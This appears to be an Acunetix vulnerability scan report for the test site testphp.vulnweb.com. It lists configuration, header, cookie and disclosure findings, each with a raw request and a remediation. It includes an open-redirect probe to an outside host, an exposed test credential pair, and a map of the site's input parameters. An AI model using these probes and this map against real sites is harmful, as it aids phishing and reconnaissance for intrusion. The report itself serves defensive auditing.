https://www.php.net/manual/en/errorfunc.configuration.php#ini.log-errors

PHP errors enabled

Application error or warning messages may expose sensitive information about an application's internal workings to an attacker.

Acunetix found that the PHP display_errors directive is enabled.

Impact

Application error messages may disclose sensitive information which can be used to escalate attacks.

http://testphp.vulnweb.com/secured/phpinfo.php

Verified

This vulnerability was detected using the information from phpinfo() page.

display_errors: On

Request

```
GET /secured/phpinfo.php HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

Recommendation

Adjust php.ini or .htaccess (mod_php with Apache HTTP Server) to disable display_errors (refer to 'Detailed information' section).

Description

To adjust the application's configuration to disable errors being shown to the user, set display_errors to off, and log_errors to on in order for errors to be logged to the default PHP error log location instead of being displayed to the user.

Depending on your configuration, this configuration may need to be done either from php.ini (eg. when using PHP via PHP-FPM), or .htaccess (when using PHP via mod_php on Apache HTTP Server).
break]

php.ini

```
display_errors = 'off'
log_errors = 'on'
```

.htaccess (Apache HTTP Server with **mod_php**)

```
php_flag display_errors off
php_flag log_errors on
```

References

PHP Runtime Configuration (display_errors)
https://www.php.net/manual/en/errorfunc.configuration.php#ini.display-errors

PHP Runtime Configuration (log_errors)
https://www.php.net/manual/en/errorfunc.configuration.php#ini.log-errors

PHP open_basedir is not set

The open_basedir configuration directive will limit the files that can be opened by PHP to the specified directory-tree. When a script tries to open a file with, for example, fopen() or gzopen(), the location of the file is checked. When the file is outside the specified directory-tree, PHP will refuse to open it. open_basedir is a good protection against remote file inclusion vulnerabilities. For a remote attacker it is not possible to break out of the open_basedir restrictions if he is only able to inject the name of a file to be included. Therefore the number of files he will be able to include with such a local file include vulnerability is limited.

Impact

Application dependant - possible remote code inclusion.

http://testphp.vulnweb.com/secured/phpinfo.php Verified

This vulnerability was detected using the information from phpinfo() page.

open_basedir: no value

Request

```
GET /secured/phpinfo.php HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

Recommendation

You can set open_basedir from php.ini

php.ini
open_basedir = your_application_directory

References

Description of core php.ini directives

https://www.php.net/ini.core

PHP session.use_only_cookies disabled

When use_only_cookies is disabled, PHP will pass the session ID via the URL. This makes the application more vulnerable to session hijacking attacks. Session hijacking is basically a form of identity theft wherein a hacker impersonates a legitimate user by stealing his session ID. When the session token is transmitted in a cookie, and the request is made on a secure channel (that is, it uses SSL), the token is secure.

Impact

Application dependant - possible session hijacking.

http://testphp.vulnweb.com/secured/phpinfo.php Verified

This vulnerability was detected using the information from phpinfo() page.

session.use_only_cookies: On

Request

```
GET /secured/phpinfo.php HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

Recommendation

You can enabled session.use_only_cookies from php.ini or .htaccess.

php.ini
session.use_only_cookies = 'on'

.htaccess
php_flag session.use_only_cookies on

References

Runtime Configuration
https://www.php.net/session.configuration

PHPinfo pages

One or more **phpinfo()** pages were found. The **phpinfo()** function exposes a large amount of information about the PHP configuration and that of its environment. This includes information about PHP compilation options and extensions, the PHP version, server information, OS version information, paths, master and local values of configuration options, HTTP headers, and the PHP License.

Impact

The phpinfo() pages may expose sensitive information that may help an malicious user to prepare more advanced attacks.

---

http://testphp.vulnweb.com/ Confidence: 95%

PHPinfo pages found:

- /secured/phpinfo.php
  <title>phpinfo()</title>

Request

```
GET /secured/phpinfo.php HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

Recommendation

Remove either the call to the phpinfo() function from the file(s), or the file(s) itself.

References

PHP phpinfo
https://www.php.net/manual/en/function.phpinfo.php

Unencrypted connection

This scan target was connected to over an unencrypted connection. A potential attacker can intercept and modify data sent and received from this site.

Impact

Possible information disclosure.

---

http://testphp.vulnweb.com/ Verified

Request

```
GET / HTTP/1.1
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c
Acunetix-Aspect-ScanID: 8787269341669118774
Acunetix-Aspect-Queries: filelist;aspectalerts;packages
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

Recommendation

The site should send and receive data over a secure (HTTPS) connection.

URL redirection

This script is possibly vulnerable to URL redirection attacks.

URL redirection is sometimes used as a part of phishing attacks that confuse visitors about which web site they are visiting.

Impact

A remote attacker can redirect users from your website to a specified URL. This problem may assist an attacker to conduct phishing attacks, trojan distribution, spammers.

http://testphp.vulnweb.com/redir.php

URL encoded GET input **r** was set to **http://xfs.bxss.me**

Request

```
GET /redir.php?r=http://xfs.bxss.me HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

Recommendation

Your script should properly sanitize user input.

References

Unvalidated Redirects and Forwards Cheat Sheet
https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html

HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics
https://packetstormsecurity.com/papers/general/whitepaper_httpresponse.pdf

User credentials are sent in clear text

User credentials are transmitted over an unencrypted channel. This information should always be transferred via an encrypted channel (HTTPS) to avoid being intercepted by malicious users.

Impact

A third party may be able to read the user credentials by intercepting an unencrypted HTTP connection.

http://testphp.vulnweb.com/

Forms with credentials sent in clear text:

- http://testphp.vulnweb.com/login.php

  Form name: loginform
  Form action: userinfo.php
  Form method: POST
  Password input: pass

- http://testphp.vulnweb.com/signup.php

  Form name: form1
  Form action: /secured/newuser.php
  Form method: POST
  Password input: upass

Request

```
GET /login.php HTTP/1.1
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c
Acunetix-Aspect-ScanID: 8787269341669118774
Acunetix-Aspect-Queries: aspectalerts;packages
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

Recommendation

Because user credentials are considered sensitive information, should always be transferred to the server over an encrypted connection (HTTPS).

WS_FTP log file found

WS_FTP is a popular FTP client. This application creates a log file named WS_FTP.LOG. This file contains sensitive data such as file source/destination and file name, date/time of upload etc.

Impact

This file may expose sensitive information that may help an malicious user to prepare more advanced attacks.

http://testphp.vulnweb.com/pictures/WS_FTP.LOG Verified

Pattern found:

```
103.05.06 13:17
```

Request

```
GET /pictures/WS_FTP.LOG HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

Recommendation

Remove this file from your website or change its permissions to remove access.

References

ws_ftp.log
https://seclists.org/fulldisclosure/2004/Aug/703

Clickjacking: X-Frame-Options header

Clickjacking (User Interface redress attack, UI redress attack, UI redressing) is a malicious technique of tricking a Web user into clicking on something different from what the user perceives they are clicking on, thus potentially revealing confidential information or taking control of their computer while clicking on seemingly innocuous web pages.

The server did not return an **X-Frame-Options** header with the value DENY or SAMEORIGIN, which means that this website could be at risk of a clickjacking attack. The X-Frame-Options HTTP response header can be used to indicate whether or not a browser should be allowed to render a page inside a frame or iframe. Sites can use this to avoid clickjacking attacks, by ensuring that their content is not embedded into untrusted sites.

Impact

The impact depends on the affected web application.

http://testphp.vulnweb.com/

Paths without secure XFO header:

- http://testphp.vulnweb.com/
- http://testphp.vulnweb.com/search.php
- http://testphp.vulnweb.com/AJAX/index.php
- http://testphp.vulnweb.com/AJAX/showxml.php
- http://testphp.vulnweb.com/wvstests/pmwiki_2_1_19/scripts/version.php
- http://testphp.vulnweb.com/artists.php
- http://testphp.vulnweb.com/listproducts.php

- http://testphp.vulnweb.com/product.php
- http://testphp.vulnweb.com/bxss/adminPan3l/index.php
- http://testphp.vulnweb.com/comment.php
- http://testphp.vulnweb.com/cart.php
- http://testphp.vulnweb.com/Mod_Rewrite_Shop/
- http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/
- http://testphp.vulnweb.com/categories.php
- http://testphp.vulnweb.com/Connections/DB_Connection.php
- http://testphp.vulnweb.com/disclaimer.php
- http://testphp.vulnweb.com/Templates/main_dynamic_template.dwt.php
- http://testphp.vulnweb.com/guestbook.php
- http://testphp.vulnweb.com/_mmServerScripts/MMHTTPDB.php
- http://testphp.vulnweb.com/hpp/
- http://testphp.vulnweb.com/index.php

Request

```
GET / HTTP/1.1
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c
Acunetix-Aspect-ScanID: 8787269341669118774
Acunetix-Aspect-Queries: filelist;aspectalerts;packages
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

Recommendation

Configure your web server to include an X-Frame-Options header and a CSP header with frame-ancestors directive. Consult Web references for more information about the possible values for this header.

References

The X-Frame-Options response header
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options

Clickjacking
https://en.wikipedia.org/wiki/Clickjacking

OWASP Clickjacking
https://cheatsheetseries.owasp.org/cheatsheets/Clickjacking_Defense_Cheat_Sheet.html

Frame Buster Buster
https://stackoverflow.com/questions/958997/frame-buster-buster-buster-code-needed

Cookies with missing, inconsistent or contradictory properties

At least one of the following cookies properties causes the cookie to be invalid or incompatible with either a different property of the same cookie, of with the environment the cookie is being used in. Although this is not a vulnerability in itself, it will likely lead to unexpected behavior by the application, which in turn may cause secondary security issues.

Impact

Cookies will not be stored, or submitted, by web browsers.

http://testphp.vulnweb.com/

Verified

List of cookies with missing, inconsistent or contradictory properties:

- http://testphp.vulnweb.com/logout.php

  Cookie was set with:

  ```
  Set-Cookie: login=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0
  ```

  This cookie has the following issues:

  ```
  - Cookie without SameSite attribute.
  When cookies lack the SameSite attribute, Web browsers may apply different and sometimes unexpected defaults. It is therefore recommended to add a SameSite attribute with an appropriate value of either "Strict", "Lax", or "None".
  ```

Request

```
GET /logout.php HTTP/1.1
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c
Acunetix-Aspect-ScanID: 8787269341669118774
Acunetix-Aspect-Queries: aspectalerts;packages
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

Recommendation

Ensure that the cookies configuration complies with the applicable standards.

References

MDN | Set-Cookie
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie

Securing cookies with cookie prefixes
https://www.sjoerdlangkemper.nl/2017/02/09/cookie-prefixes/

Cookies: HTTP State Management Mechanism
https://tools.ietf.org/html/draft-ietf-httpbis-rfc6265bis-05

SameSite Updates - The Chromium Projects
https://www.chromium.org/updates/same-site

draft-west-first-party-cookies-07: Same-site Cookies
https://tools.ietf.org/html/draft-west-first-party-cookies-07

Cookies without HttpOnly flag set

One or more cookies don't have the HttpOnly flag set. When a cookie is set with the HttpOnly flag, it instructs the browser that the cookie can only be accessed by the server and not by client-side scripts. This is an important security protection for session cookies.

Impact

Cookies can be accessed by client-side scripts.

http://testphp.vulnweb.com/ Verified

Cookies without HttpOnly flag set:

- http://testphp.vulnweb.com/logout.php

```
Set-Cookie: login=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0
```

Request

```
GET /logout.php HTTP/1.1
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c
Acunetix-Aspect-ScanID: 8787269341669118774
Acunetix-Aspect-Queries: aspectalerts;packages
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

Recommendation

If possible, you should set the HttpOnly flag for these cookies.

Possible sensitive files

A possible sensitive file has been found. This file is not directly linked from the website. This check looks for common sensitive resources like password files, configuration files, log files, include files, statistics data, database dumps. Each one of these files could help an attacker to learn more about his target.

Impact

This file may expose sensitive information that could help a malicious user to prepare more advanced attacks.

http://testphp.vulnweb.com/

Possible sensitive files:

- http://testphp.vulnweb.com/hpp/**test.php**

Request

```
GET /hpp/test.php HTTP/1.1
Accept: vljtqoko/vhpw
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

Recommendation

Restrict access to this file or remove it from the website.

References

Web Server Security and Database Server Security
https://www.acunetix.com/websitesecurity/webserver-security/

Content Security Policy (CSP) not implemented

Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks.

Content Security Policy (CSP) can be implemented by adding a **Content-Security-Policy** header. The value of this header is a string containing the policy directives describing your Content Security Policy. To implement CSP, you should define lists of allowed origins for the all of the types of resources that your site utilizes. For example, if you have a simple site that needs to load scripts, stylesheets, and images hosted locally, as well as from the jQuery library from their CDN, the CSP header could look like the following:

```
Content-Security-Policy:
default-src 'self';
script-src 'self' https://code.jquery.com;
```

It was detected that your web application doesn't implement Content Security Policy (CSP) as the CSP header is missing from the response. It's recommended to implement Content Security Policy (CSP) into your web application.

Impact

CSP can be used to prevent and/or mitigate attacks that involve content/code injection, such as cross-site scripting/XSS attacks, attacks that require embedding a malicious resource, attacks that involve malicious use of iframes, such as clickjacking attacks, and others.

http://testphp.vulnweb.com/

Paths without CSP header:

- http://testphp.vulnweb.com/
- http://testphp.vulnweb.com/AJAX/index.php
- http://testphp.vulnweb.com/wvstests/pmwiki_2_1_19/scripts/version.php
- http://testphp.vulnweb.com/artists.php
- http://testphp.vulnweb.com/listproducts.php
- http://testphp.vulnweb.com/product.php
- http://testphp.vulnweb.com/comment.php
- http://testphp.vulnweb.com/bxss/adminPan3l/index.php
- http://testphp.vulnweb.com/Mod_Rewrite_Shop/
- http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/
- http://testphp.vulnweb.com/categories.php
- http://testphp.vulnweb.com/Connections/DB_Connection.php
- http://testphp.vulnweb.com/disclaimer.php
- http://testphp.vulnweb.com/Templates/main_dynamic_template.dwt.php
- http://testphp.vulnweb.com/guestbook.php
- http://testphp.vulnweb.com/_mmServerScripts/MMHTTPDB.php
- http://testphp.vulnweb.com/hpp/
- http://testphp.vulnweb.com/index.php
- http://testphp.vulnweb.com/secured/database_connect.php
- http://testphp.vulnweb.com/login.php
- http://testphp.vulnweb.com/privacy.php

Request

```
GET / HTTP/1.1
Acunetix-Aspect: enabled
```

```
Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c
Acunetix-Aspect-ScanID: 8787269341669118774
Acunetix-Aspect-Queries: filelist;aspectalerts;packages
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

Recommendation

It's recommended to implement Content Security Policy (CSP) into your web application. Configuring Content Security Policy involves adding the **Content-Security-Policy** HTTP header to a web page and giving it values to control resources the user agent is allowed to load for that page.

References

Content Security Policy (CSP)
https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP

Implementing Content Security Policy
https://hacks.mozilla.org/2016/02/implementing-content-security-policy/

Email addresses

One or more email addresses have been found on this website. The majority of spam comes from email addresses harvested off the internet. The spam-bots (also known as email harvesters and email extractors) are programs that scour the internet looking for email addresses on any website they come across. Spambot programs look for strings like myname@mydomain.com and then record any addresses found.

Impact

Email addresses posted on Web sites may attract spam.

http://testphp.vulnweb.com/

Emails found:

- http://testphp.vulnweb.com/
  wvs@acunetix.com
- http://testphp.vulnweb.com/search.php
  wvs@acunetix.com
- http://testphp.vulnweb.com/artists.php
  wvs@acunetix.com
- http://testphp.vulnweb.com/listproducts.php
  wvs@acunetix.com
- http://testphp.vulnweb.com/product.php
  wvs@acunetix.com
- http://testphp.vulnweb.com/cart.php
  wvs@acunetix.com
- http://testphp.vulnweb.com/categories.php
  wvs@acunetix.com

- http://testphp.vulnweb.com/disclaimer.php
  wvs@acunetix.com
- http://testphp.vulnweb.com/Templates/main_dynamic_template.dwt.php
  wvs@acunetix.com
- http://testphp.vulnweb.com/guestbook.php
  wvs@acunetix.com
- http://testphp.vulnweb.com/index.php
  wvs@acunetix.com
- http://testphp.vulnweb.com/login.php
  wvs@acunetix.com
- http://testphp.vulnweb.com/signup.php
  wvs@acunetix.com
- http://testphp.vulnweb.com/404.php
  wvs@acunetix.com
- http://testphp.vulnweb.com/logout.php
  wvs@acunetix.com

Request

```
GET / HTTP/1.1
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c
Acunetix-Aspect-ScanID: 8787269341669118774
Acunetix-Aspect-Queries: filelist;aspectalerts;packages
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

Recommendation

Check references for details on how to solve this problem.

References

Anti-spam techniques
https://en.wikipedia.org/wiki/Anti-spam_techniques

Internal IP address disclosure

One or more strings matching an internal IPv4 address were found. These IPv4 addresses may disclose information about the IP addressing scheme of the internal network. This information can be used to conduct further attacks.

The significance of this finding should be confirmed manually.

Impact

Possible sensitive information disclosure.

http://testphp.vulnweb.com/

Pages with internal IPs:

- http://testphp.vulnweb.com/404.php
  192.168.0.28
- http://testphp.vulnweb.com/secured/phpinfo.php
  192.168.0.5
- http://testphp.vulnweb.com/pictures/ipaddresses.txt
  192.168.0.26

Request

```
GET /404.php HTTP/1.1
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c
Acunetix-Aspect-ScanID: 8787269341669118774
Acunetix-Aspect-Queries: aspectalerts;packages
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

Recommendation

Prevent this information from being displayed to the user.

No HTTP Redirection

It was detected that your web application uses HTTP protocol, but doesn't automatically redirect users to HTTPS.

Impact

In some circumstances, it could be used for a man-in-the-middle (MitM) attack

http://testphp.vulnweb.com/

Request

```
GET / HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

Recommendation

It's recommended to implement best practices of HTTP Redirection into your web application. Consult web references for more information

References

HTTP Redirections
https://infosec.mozilla.org/guidelines/web_security#http-redirections

PHP Version Disclosure

The web server is sending the X-Powered-By: response headers, revealing the PHP version.

Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

http://testphp.vulnweb.com/

Version detected: **PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1**.

Recommendation

Configure your web server to prevent information leakage from its HTTP response.

References

PHP Documentation: header_remove()
https://www.php.net/manual/en/function.header-remove.php

PHP Documentation: php.ini directive expose_php
https://www.php.net/manual/en/ini.core.php#ini.expose-php

Possible server path disclosure (Unix)

One or more fully qualified path names were found. From this information the attacker may learn the file system structure from the web server. This information can be used to conduct further attacks.

This alert may be a false positive, manual confirmation is required.

Impact

Possible sensitive information disclosure.

http://testphp.vulnweb.com/

Pages with paths being disclosed:

- http://testphp.vulnweb.com/pictures/path-disclosure-unix.html
  >/usr/local/etc/httpd/htdocs2/destination
- http://testphp.vulnweb.com/secured/phpinfo.php
  :/usr/obj/usr/src/sys/GENERIC

Request

```
GET /pictures/path-disclosure-unix.html HTTP/1.1
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c
Acunetix-Aspect-ScanID: 8787269341669118774
```

```
Acunetix-Aspect-Queries: aspectalerts;packages
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

Recommendation

Prevent this information from being displayed to the user.

References

Full Path Disclosure
https://www.owasp.org/index.php/Full_Path_Disclosure

Possible server path disclosure (Windows)

One or more fully qualified path names were been found. From this information the attacker may learn the file system structure from the web server. This information can be used to conduct further attacks.

This alert may be a false positive, manual confirmation is required.

Impact

Possible sensitive information disclosure.

http://testphp.vulnweb.com/

Pages with paths being disclosed:

- http://testphp.vulnweb.com/pictures/path-disclosure-win.html
  C:\Inetpub\wwwroot\comparatii.php

Request

```
GET /pictures/path-disclosure-win.html HTTP/1.1
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c
Acunetix-Aspect-ScanID: 8787269341669118774
Acunetix-Aspect-Queries: aspectalerts;packages
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

Recommendation

Prevent this information from being displayed to the user.

References

[Full Path Disclosure](https://www.owasp.org/index.php/Full_Path_Disclosure)
https://www.owasp.org/index.php/Full_Path_Disclosure

Possible username or password disclosure

One or more credential pairs (username+password) were found. This information could be sensitive.

This alert may be a false positive, manual confirmation is required.

Impact

Possible sensitive information disclosure.

http://testphp.vulnweb.com/

Pages containing credentials:

- http://testphp.vulnweb.com/pictures/credentials.txt

```
username=test
password=something
```

Request

```
GET /pictures/credentials.txt HTTP/1.1
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c
Acunetix-Aspect-ScanID: 8787269341669118774
Acunetix-Aspect-Queries: aspectalerts;packages
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

Recommendation

Remove these file(s) from your website or change its permissions to remove access.

Coverage

- http://testphp.vulnweb.com
  - _mmServerScripts
    - MMHTTPDB.php
    - mysql.php
  - .idea
    - scopes
      - scope_settings.xml
    - .name
    - acuart.iml
    - encodings.xml
    - misc.xml
    - modules.xml
    - vcs.xml
    - workspace.xml
  - admin
    - create.sql
  - AJAX
    - artists.php
    - categories.php
    - htaccess.conf
    - index.php
    - infoartist.php
      - Inputs
        - GET id
    - infocateg.php
      - Inputs
        - GET id
    - infotitle.php
      - Inputs
        - POST id
    - showxml.php
      - Inputs
        - POST text/xml
        - POST xml.node@name, xml.node#text
    - styles.css
    - titles.php
  - bxss
    - adminPan3l
      - index.php

- - - style.css
  - cleanDatabase.php
  - database_connect.php
  - index.php
  - test.js
  - vuln.php
    - Inputs
      - GET id
- Connections
  - DB_Connection.php
- CVS
  - Entries
  - Entries.Log
  - Repository
  - Root
- Flash
  - add.fla
  - add.swf
- hpp
  - Inputs
    - GET pp
  - index.php
  - params.php
    - Inputs
      - GET p, pp, aaaa
  - test.php
- images
- medias
  - css
    - main.css
  - img
  - js
    - common_functions.js
- Mod_Rewrite_Shop
  - BuyProduct-1
  - BuyProduct-2
  - BuyProduct-3
  - Details
    - color-printer
      - 3
    - network-attached-storage-dlink

            - 1
        - web-camera-a4tech
            - 2
    - images
    - .htaccess
    - buy.php
    - details.php
    - index.php
    - rate.php
    - RateProduct-1.html
    - RateProduct-2.html
    - RateProduct-3.html
- pictures
    - 1.jpg.tn
    - 2.jpg.tn
    - 3.jpg.tn
    - 4.jpg.tn
    - 5.jpg.tn
    - 6.jpg.tn
    - 7.jpg.tn
    - 8.jpg.tn
    - credentials.txt
    - ipaddresses.txt
    - path-disclosure-unix.html
    - path-disclosure-win.html
    - wp-config.bak
    - WS_FTP.LOG
- secured
    - office_files
        - filelist.xml
    - database_connect.php
    - index.php
    - newuser.php
        - Inputs
            - POST signup, uaddress, ucc, uemail, upass, upass2, uphone, urname, uuname
    - office.htm
    - phpinfo.php
        - Inputs
            - GET
    - style.css

- Templates
  - main_dynamic_template.dwt.php
- wvstests
  - pmwiki_2_1_19
    - scripts
      - version.php
- 404.php
- artists.php
  - Inputs
    - GET artist
- cart.php
  - Inputs
    - POST addcart, price
- categories.php
- clearguestbook.php
- clientaccesspolicy.xml
- comment.php
  - Inputs
    - GET aid, pid
    - POST Submit, comment, name, phpaction
- crossdomain.xml
- database_connect.php
- disclaimer.php
- guestbook.php
  - Inputs
    - POST name, submit, text
- index.bak
- index.php
- index.zip
- listproducts.php
  - Inputs
    - GET cat, artist
- login.php
- logout.php
- privacy.php
- product.php
  - Inputs
    - GET pic
- redir.php
  - Inputs
    - GET r

- search.php
  - Inputs
    - POST test
    - POST goButton, searchFor
- sendcommand.php
- showimage.php
  - Inputs
    - GET file, size
- signup.php
- style.css
- userinfo.php
  - Inputs
    - POST pass, uname